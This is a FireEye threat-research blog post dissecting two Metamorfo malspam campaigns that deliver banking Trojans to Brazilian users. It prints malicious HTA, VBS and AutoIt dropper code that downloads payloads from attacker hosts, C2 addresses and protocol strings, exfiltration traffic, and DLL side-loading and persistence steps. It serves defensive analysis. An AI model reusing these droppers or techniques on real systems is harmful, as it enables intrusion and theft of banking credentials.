Metamorfo Campaigns Targeting Brazilian Users

fireeye.com/blog/threat-research/2018/04/metamorfo-campaign-targeting-brazilian-users.html

Threat Research Blog

April 24, 2018 | by Edson Sierra, Gerardo Iglesias
Trojan
Malware
Spam

FireEye Labs recently identified several widespread malspam (malware spam) campaigns targeting Brazilian companies with the goal of delivering banking Trojans. We are referring to these campaigns as Metamorfo. Across the stages of these campaigns, we have observed the use of several tactics and techniques to evade detection and deliver the malicious payload. In this blog post we dissect two of the main campaigns and explain how they work.

Campaign #1

The kill chain starts with an email containing an HTML attachment with a refresh tag that uses a Google URL shortener as the target. Figure 1 shows a sample email, and Figure 2 show the contents of the HTML file.



Figure 1: Malicious Email with HTML Attachment

```
<!-- saved from url=(0052) -->
<html><head><meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
<meta http-equiv="refresh" content="0;URL=https://goo.gl/[redacted]"></head><body></body></html>
```

Figure 2: Contents of HTML File

When the URL is loaded, it redirects the victim to a cloud storage site such as GitHub, Dropbox, or Google Drive to download a ZIP file. An example is shown in Figure 3.

```
BODY

<HTML>
  <HEAD>
    <TITLE>Moved Permanently</TITLE>
  </HEAD>
  <BODY BGCOLOR="#FFFFFF" TEXT="#000000">
    <H1>Moved Permanently</H1>
The document has moved

    <A HREF="https://raw.githubusercontent.com/[redacted]/master/comprovantes.zip">here</A>.


  </BODY>
</HTML>
```

Figure 3: URL Shortener Redirects to Github Link

The ZIP archive contains a malicious portable executable (PE) file with embedded HTML application (HTA). The user has to unzip the archive and double-click the executable for the infection chain to continue. The PE file is a simple HTA script compiled into an executable. When the user double-clicks the executable, the malicious HTA file is extracted to %temp% and executed by mshta.exe.

The HTA script (Figure 4) contains VBS code that fetches a second blob of VBS code encoded in base64 form from hxxp://<redacted>/ilha/pz/logs.php.

```
<HTML>
    <HEAD>
        <HTA:APPLICATION ID="oHTA"
        APPLICATIONNAME="windowsupdate"
        WINDOWSTATE="minimize"
        MAXIMIZEBUTTON="no"
        MINIMIZEBUTTON="no"
        CAPTION="no"
        SHOWINTASKBAR="no"
        >
        <script>



            </script>


<script language="VBScript">


    intLeft = window.screenLeft

    intTop = window.screenTop

    window.moveTo -2000,-2000



Sub Window_OnLoad

BBNSKDFJSKDJFK = BBNSKDFJSKDJFK &  "AG6DzUvg" &  "BJSSAK8AJA9AK9AK9AKA"
BBNSKDFJSKDJFK = BBNSKDFJSKDJFK &  "AG6DzUvg" &  "BJSSAK8AJA9AK9AK9AKA"
sRequest = "c" &  "=" &  "5" &  "5"
BBNSKDFJSKDJFK = BBNSKDFJSKDJFK &  "AG6DzUvg" &  "BJSSAK8AJA9AK9AK9AKA"
BBNSKDFJSKDJFK = BBNSKDFJSKDJFK &  "AG6DzUvg" &  "BJSSAK8AJA9AK9AK9AKA"
BBNSKDFJSKDJFK = BBNSKDFJSKDJFK &  "AG6DzUvg" &  "BJSSAK8AJA9AK9AK9AKA"
set oHTTP = CreateObject("Microsoft.XMLHTTP")
BBNSKDFJSKDJFK = BBNSKDFJSKDJFK &  "AG6DzUvg" &  "BJSSAK8AJA9AK9AK9AKA"
BBNSKDFJSKDJFK = BBNSKDFJSKDJFK &  "AG6DzUvg" &  "BJSSAK8AJA9AK9AK9AKA"
BBNSKDFJSKDJFK = BBNSKDFJSKDJFK &  "AG6DzUvg" &  "BJSSAK8AJA9AK9AK9AKA"
xxxkj = "h" &  "t" &  "t" &  "p" &  ":" &  "/" &  "/" &  "5" &  "." &  "8" &  "3" &  "." &
```

Figure 4: Contents of HTA File

After the second stage of VBS is decoded (Figure 5 and Figure 6), the script downloads the final stage from hxxp://<redacted>/28022018/pz.zip.

```
  Set FSt = CreateObject("Scripting.FileSystemObject")
  strFile = "C:\\Users\\Public\\administrador\\vm.png"
  strRename = "C:\\Users\\Public\\administrador\\" & fuxico & ".exe"
   If FSt.FileExists(strFile) Then
        FSt.MoveFile strFile, strRename
   End If
  Set FSt = Nothing
set objshell = createobject("wscript.shell")
objshell.run "cmd.exe /k C:\Users\Public\administrador\" & fuxico & ".exe",vbhide
```

Figure 5: Contents of Decoded VBS

```
Set fso = CreateObject("Script" & "ing.FileSystem" & "Object")
If NOT fso.FolderExists("C:\\Users\\Public\\administrador") Then
   fso.CreateFolder("C:\\Users\\Public\\administrador")
    strFileURL = "http://5.83.162.24/28022018/pz.zip"
    strHDLocation = "C:\\Users\\Public\\administrador\\983920.zip"
Set variavel10 = CreateObject("MSX" & "ML2.XMLHT" & "TP")
variavel10.open "GET", strFileURL, False
variavel10.send
```

Figure 6: More Contents of Decoded VBS

The downloaded ZIP file contains four files. Two are PE files. One is a legitimate Windows tool, pvk2pfx.exe, that is abused for DLL side-loading. One is the malicious banking Trojan as the DLL.

The VBS code unzips the archive, changes the extension of the legitimate Windows tool from .png to .exe, and renames the malicious DLL as cryptui.dll. The VBS code also creates a file in C:\Users\Public\Administrador\car.dat with random strings. These random strings are used to name the Windows tool, which is then executed. Since this tool depends on a legitimate DLL named cryptui.dll, the search order path will find the malicious Trojan with the same name in the same directory and load it into its process space.

In Q4 of 2017, a similar malspam campaign delivered the same banking Trojan by using an embedded JAR file attached in the email instead of an HTML attachment. On execution, the Java code downloaded a ZIP archive from a cloud file hosting site such as Google Drive, Dropbox, or Github. The ZIP archive contained a legitimate Microsoft tool and the malicious Trojan.

Banking Trojan Analysis

The Trojan expects to be located in the hardcoded directory C:\\Users\\Public\Administrador\\ along with three other files to start execution. As seen in Figure 7, these files are:

- car.dat (randomly generated name given to Windows tool)
- i4.dt (VBS script that downloads the same zip file)
- id (ID given to host)
- cryptui.dll (malicious Trojan)



Figure 7: Contents of ZIP Archive

Persistence

The string found in the file C:\\Users\\Public\\Administrador\\car.dat is extracted and used to add the registry key Software\Microsoft\Windows\CurrentVersion\Run\<string from car.dat> for persistence, as shown in Figure 8.



Figure 8: Reading from car.dat File

The sample also looks for a file named i4.dt in the same directory and extracts the contents of it, renames the file to icone.vbs, and creates a new persistent key (Figure 9) in \Software\Microsoft\Windows\CurrentVersion\Run to open this file.



Figure 9: Persistence Keys

The VBS code in this file (Figure 10) has the ability to recreate the whole chain and download the same ZIP archive.

```
If SetLocale() = (1001 + 45) Then

On Error Resume Next

x6zxzx58zcxc5fg = x6zxzx58zcxc5fg & "" & chr(13)
x6zxzx58zcxc5fg = x6zxzx58zcxc5fg & " " & chr(13)
x6zxzx58zcxc5fg = x6zxzx58zcxc5fg & " F»×Ð¿ø¯× ½»³¿¯³(þUµ´, þR¾ƒ»¾þ¿)" & chr(13)
x6zxzx58zcxc5fg = x6zxzx58zcxc5fg & "  þ¾¿ ¯HTTP = Cµ¾º¿¾Oæ£¾Ð¿(""M"" & ""øÐµ¯þ"" & ""¯¯¿.XML"" & ""HT"" & ""TP"")" & chr(13)
x6zxzx58zcxc5fg = x6zxzx58zcxc5fg & "  þUµ´ = ""•"" & ""¿"" & ""¿"" & ""³"" & "":"" & ""/"" & ""/"" & þUµ´" & chr(13)
x6zxzx58zcxc5fg = x6zxzx58zcxc5fg & "  ¯HTTP.¯³¾× ""PO"" & ""ST"", þUµ´,¯º´þ¾" & chr(13)
x6zxzx58zcxc5fg = x6zxzx58zcxc5fg & "  ¯HTTP.þ¾¿R¾ƒ»¾þ¿H¾º§¾µ ""C¯×¿"" & ""¾×¿–T"" & ""Þ³¾"", ""ø³³´ø"" & ""Þº¿ø¯"" & ""×/¦–«
x6zxzx58zcxc5fg = x6zxzx58zcxc5fg & "  ¯HTTP.þ¾¿R¾ƒ»¾þ¿H¾º§¾µ ""C¯×"" & ""¿¾×¿–L¾×ï"" & ""¿•"", L¾×(þR¾ƒ»¾þ¿)" & chr(13)
x6zxzx58zcxc5fg = x6zxzx58zcxc5fg & "  ¯HTTP.þ¾×§ þR¾ƒ»¾þ¿" & chr(13)
x6zxzx58zcxc5fg = x6zxzx58zcxc5fg & "  ½»³¿¯³ = ¯HTTP.µ¾þ³¯×þ¾T¾¦¿" & chr(13)
x6zxzx58zcxc5fg = x6zxzx58zcxc5fg & " E×§ F»×Ð¿ø¯×" & chr(13)
x6zxzx58zcxc5fg = x6zxzx58zcxc5fg & " " & chr(13)
x6zxzx58zcxc5fg = x6zxzx58zcxc5fg & " " & chr(13)
x6zxzx58zcxc5fg = x6zxzx58zcxc5fg & "" & chr(13)
x6zxzx58zcxc5fg = x6zxzx58zcxc5fg & "sUrl =" &  """i" & "b" & "a" & "m" & "a" & "n" & "e" & "t" & "i" & "b" & "a" & "m" & "a"
x6zxzx58zcxc5fg = x6zxzx58zcxc5fg & "þR¾ƒ»¾þ¿ = ""Ð"" & ""=¡"" & ""¡""" & chr(13)
x6zxzx58zcxc5fg = x6zxzx58zcxc5fg & "¦¦¦i = ½»³¿¯³(þUµ´, þR¾ƒ»¾þ¿)" & chr(13)
x6zxzx58zcxc5fg = x6zxzx58zcxc5fg & "¾¦¾Ð»¿¾(¦¦¦i)" & chr(13)
x6zxzx58zcxc5fg = x6zxzx58zcxc5fg & "" & chr(13)
x6zxzx58zcxc5fg = x6zxzx58zcxc5fg & "" & chr(13)


WScript.Sleep 10000
x6zxzx58zcxc5fg = x6zxzx58zcxc5fg & "" &  chr(13)
```

Figure 10: Contents of VBS Script

Next, the Trojan searches for several folders in the Program Files directories, including:

- C:\\Program Files\\AVG
- C:\\Program Files\\AVAST Software
- C:\\Program Files\\Diebold\\Warsaw
- C:\\Program Files\\Trusteer\\Rapport
- C:\\Program Files\\Java
- C:\\Program Files (x86)\\scpbrad

If any of the folders are found, this information, along with the hostname and Operating System version, is sent to a hardcoded domain with the hardcoded User-Agent value “Mozilla/5.0 (Windows NT 6.1; WOW64; rv:12.0) Gecko/20100101 Firefox/12.0” in the format shown in Figure 11. The value of AT is “<host_name+OS&MD>=<list of folders found>”.

```
POST /av/pz/page2.php HTTP/1.0
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 65
Host: alonsolazaro.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: identity
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:12.0) Gecko/20100101 Firefox/12.0

AT=WIN-E2BVO1BF72Q++Windows+7+Professional+-+6.1+-+7600&MD=+JAVA+HTTP/1.1 200 OK
```

Figure 11: Network Traffic for Host Enumeration

The sample iterates through the running processes, kills the following, and prevents them from launching:

- msconfig.exe
- TASKMGR.exe

- regedit.exe
- ccleaner64.exe
- taskmgr.exe
- itauaplicativo.exe

Next, it uses GetForegroundWindow to get a handle to the window the user is viewing and GetWindowText to extract the title of the window. The title is compared against a hardcoded list of Brazilian banking and digital coin sites. The list is extensive and includes major organizations and smaller entities alike.

If any of those names are found and the browser is one of the following, the Trojan will terminate that browser.

- firefox.exe
- chrome.exe
- opera.exe
- safari.exe

The folder C:\Users\Public\Administrador\logs\ is created to store screenshots, as well as the number of mouse clicks the user has triggered while browsing the banking sites (Figure 12). The screenshots are continuously saved as .jpg images.



Figure 12: Malware Capturing Mouse Clicks

Command and Control

The command and control (C2) server is selected based on the string in the file “id”:

- al -> '185.43.209[.]182'
- gr -> '212.237.46[.]6'
- pz -> '87.98.146[.]34'
- mn -> ’80.211.140[.]235'

The connection to one of the hosts is then started over raw TCP on port 9999. The command and control communication generally follows the pattern <|Command |>, for example:

- '<|dispida|>logs>SAVE<' sends the screenshots collected in gh.txt.
- '<PING>' is sent from C2 to host, and '<PONG>' is sent from host to C2, to keep the connection alive.
- '<|INFO|>' retrieves when the infection first started based on the file timestamp from car.dat along with '<|>' and the host information.

There were only four possible IP addresses that the sample analyzed could connect to based on the strings found in the file “id”. After further researching the associated infrastructure of the C2 (Figure 13), we were able to find potential number of victims for this particular campaign.

Figure 13: Command and Control Server Open Directories

Inside the open directories, we were able to get the following directories corresponding to the different active campaigns. Inside each directory we could find statistics with the number of victims reporting to the C2. As of 3/27/2018, the numbers were:

- al – 843
- ap – 879
- gr – 397
- kk – 2,153
- mn – 296
- pz – 536
- tm – 187

A diagram summarizing Campaign #1 is shown in Figure 14.



Figure 14: Infection Chain of Campaign #1

Campaign #2

In the second campaign, FireEye Labs observed emails with links to legitimate domains (such as hxxps://s3-ap-northeast-1.amazonaws[.]com/<redacted>/Boleto_Protesto_Mes_Marco_2018.html) or compromised domains (such as hxxps://curetusu.<redacted>-industria[.]site/) that use a refresh tag with a URL shortener as the target. The URL shortener redirects the user to an online storage site, such as Google Drive, Github, or Dropbox, that hosts a malicious ZIP file. A sample phishing email is shown in Figure 15.



Figure 15: Example Phishing Email

The ZIP file contains a malicious executable written in AutoIt (contents of this executable are shown in Figur 16). When executed by the user, it drops a VBS file to a randomly created and named directory (such as C:\mYPdr\TkCJLQPX\HwoC\mYPdr.vbs) and fetches contents from the C2 server.

```
Local $randomStr = randomStrGen(5)
Local $randomStr1 = randomStrGen(8)
Local $randomStr2 = randomStrGen(4)
Local Const $randPath = @HomeDrive & "\" & $randomStr & "\" & $randomStr1 & "\" & $randomStr2
Local $randPathSlash = $randPath & "\"
Local $localdllfile = $randPathSlash & base64decodeFunc("Q1JZUFRVSS5kbGw=") //CRYPTUI.dll
Local $randomExePath = $randPathSlash & $randomStr & base64decodeFunc("LmV4ZQ==")  //.exe
Local $bUrl = base64decodeFunc("aHR0cHM6Ly9wYW5lbC1kYXJrLmNvbS93M2FmL2ltZzIuanBn")  //https://panel-dark.com/w3af/img2.jpg
Local $bUrl2 = base64decodeFunc("aHR0cHM6Ly9wYW5lbC1kYXJrLmNvbS93M2FmL2ltZzEuanBn")   //https://panel-dark.com/w3af/img1.jpg
```
Figure 16: Contents of Malicious AutoIt Executable

Two files are downloaded from the C2 server. One is a legitimate Microsoft tool and the other is a malicious DLL:

- https[:]//panel-dark[.]com/w3af/img2.jpg
- https[:]//panel-dark[.]com/w3af/img1.jpg

Those files are downloaded and saved into random directories named with the following patterns:

- <current user dir>\<5 random chars>\<8 random chars>\<4 random chars>\<5 random chars>.exe
- <current user dir>\<5 random chars>\<8 random chars>\<4 random chars>\CRYPTUI.dll

The execution chain ensures that persistence is set on the affected system using a .lnk file in the Startup directory. The .lnk file shown in Figure 17 opens the malicious VBS dropped on the system.



Figure 17: Persistence Key

The VBS file (Figure 18) will launch and execute the downloaded legitimate Windows tool, which in this case is Certmgr.exe. This tool will be abused using the DLL side loading technique. The malicious Cryptui.dll is loaded into the program instead of the legitimate one and executed.



Figure 18: Contents of Dropped VBS File

Banking Trojan Analysis

Like the Trojan from the first campaign, this sample is executed through search-order hijacking. In this case, the binary abused is a legitimate Windows tool, Certmgr.exe, that loads Cryptui.dll. Since this tool depends on a legitimate DLL named cryptui.dll, the search order path will find the malicious Trojan with the same name in the same directory and load it into its process space.

The malicious DLL exports 21 functions. Only DllEntryPoint contains real code that is necessary to start the execution of the malicious code. The other functions return hardcoded values that serve no real purpose.

On execution, the Trojan creates a mutex called "correria24" to allow only one instance of it to run at a time.

The malware attempts to resolve “www.goole[.]com” (most likely a misspelling). If successful, it sends a request to hxxp://api-api[.]com/json in order to detect the external IP of the victim. The result is parsed and execution continues only if the country code matches “BR”, as shown in Figure 19.

```
GET /json/ HTTP/1.1
Host: ip-api.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/40.0.2214.115 Safari/537.36
```

Figure 19: Country Code Check

The malware creates an empty file in %appdata%\Mariapeirura on first execution, which serves as a mutex lock, before attempting to send any collected information to the C2 server. This is done in order to get only one report per infected host.

The malware collects host information, base64 encodes it, and sends it to two C2 servers. The following items are gathered from the infected system:

- OS name
- OS version
- OS architecture
- AV installed
- List of banking software installed
- IP address
- Directory where malware is being executed from

The information is sent to hxxp://108.61.188.171/put.php (Figure 20).

```
POST /put.php HTTP/1.0
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 169
Host: 172.16.153.132
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/3.0 (compatible; Indy Library)

vv=102&vw=N&mods=&uname=dXNlcg&cname=V0lOLTNGUDZURzlWUUM3&os=TWljcm9zb2Z0IFdpbmRvd3MgNyBIb21lIEJhc2ljICAoMzIpYml0&is
=QnJhemlsLCBCcmFzaWxpYSwgQnJhc2lsaWE&iss=Q2xhcm8&iav=HTTP/1.0 200 OK
```

Figure 20: Host Recon Data Sent to First C2 Server

